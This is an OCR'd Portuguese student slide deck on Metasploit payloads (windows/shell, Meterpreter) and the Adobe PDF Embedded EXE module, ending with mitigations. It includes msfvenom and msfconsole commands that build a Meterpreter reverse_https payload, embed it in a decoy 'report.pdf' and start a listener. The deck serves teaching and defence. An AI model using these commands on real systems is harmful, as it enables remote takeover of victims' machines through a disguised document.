

Payloads no Metasploit

Windows/Shell, Meterpreter e Adobe PDF Embedded EXE

Uma exploração profunda dos principais payloads utilizados em testes de penetração e segurança ofensiva

Nomes: Gabriel Saccol e Vicenzo de Souza





O que são Payloads?

Código Executável

Código que é entregue e executado após a exploração de uma vulnerabilidade no sistema alvo

Objetivo Principal

Obter controle remoto, acesso privilegiado ou realizar ações maliciosas no sistema comprometido


Tipos Comuns

Shells simples, Meterpreter avançado, payloads de arquivo, encoders e obfuscadores

Payload windows/shell

Características Principais

- Payload básico que abre um shell de comando interativo no Windows
- Estabelece conexão reverse_tcp para o atacante
- Simples, leve e rápido de carregar
- Limitado em funcionalidades pós-exploração



Payload windows/meterpreter

Shell Avançado

Completamente extensível com módulos pós-exploração

Comunicação Segura

Criptografia reverse_https com canais seguros

Funcionalidades

Execução de comandos, upload/download, captura de tela, escalonamento de privilégios, injeção de processos

Mais utilizado: windows/meterpreter/reverse_tcp é o padrão em testes de penetração profissionais

Exploit: Adobe PDF Embedded EXE

Vetor de Ataque Sofisticado

Explora vulnerabilidade para embutir um executável malicioso dentro de um PDF aparentemente legítimo. Utiliza engenharia social para enganar o usuário, que ao abrir o arquivo, executa automaticamente um payload como Meterpreter no sistema Windows da vítima.

Como Funciona: Adobe PDF Embedded EXE

Injeção do Payload

Metasploit injeta o executável compactado dentro da estrutura do PDF

JavaScript Integrado

PDF contém código JavaScript que lança automaticamente o executável quando aberto

Execução Silenciosa

Payload é executado com permissões do usuário que abriu o arquivo

Conexão Reversa

Meterpreter estabelece comunicação de volta ao atacante para controle completo

Demonstração Prática Resumida

1. Gerar Payload com msfvenom:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=<IP> LPORT=<PORT> -f exe -o payload.exe
```

2. Criar PDF Malicioso:

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe
set FILENAME report.pdf
set PAYLOAD windows/meterpreter/reverse_https
set LHOST <IP>
set LPORT <PORT>
exploit
```

3. Configurar Listener:

```
use multi/handler
set PAYLOAD windows/meterpreter/reverse_https
exploit
```

Comandos do MSFCONSOLE

- **search <nome>**: Pesquisa módulo de exploit
- **use <nome>**: Utiliza módulo de exploit
- **show <argumento>**: Mostra informações referentes ao módulo. O argumento pode ser: exploits, options, payloads ou auxiliares.
- **set <variável>**: Configura um valor em uma variável.
  Ex: LHOST, LPORT, PAYLOAD, etc.
- **unset <variável>**: "Desconfigura" uma variável.
- **exploit**: Realiza a exploração após as variáveis terem sido configuradas.

Riscos e Mitigações

1

Risco: Engenharia Social

PDFs maliciosos são vetores comuns em ataques direcionados e campanhas de phishing sofisticadas

2

Defesa: Antivírus e Filtros

Detecção de assinaturas de payloads conhecidos e análise comportamental em tempo real

3

Treinamento Essencial

Usuários devem ser educados para não abrir anexos suspeitos e verificar remetentes

4

Patches e Atualizações

Manter software atualizado corrige vulnerabilidades exploradas por esses ataques

Conclusão

Pontos-Chave

- Payloads windows/shell e Meterpreter são ferramentas poderosas para testes de penetração autorizado
- Exploits como adobe_pdf_embedded_exe combinam engenharia social com técnicas sofisticadas
- Compreender esses mecanismos é essencial para defesa eficaz e resposta a incidentes
- Conhecimento técnico + conscientização de usuários = segurança robusta

Obrigado!

Agradecemos a sua atenção e participação.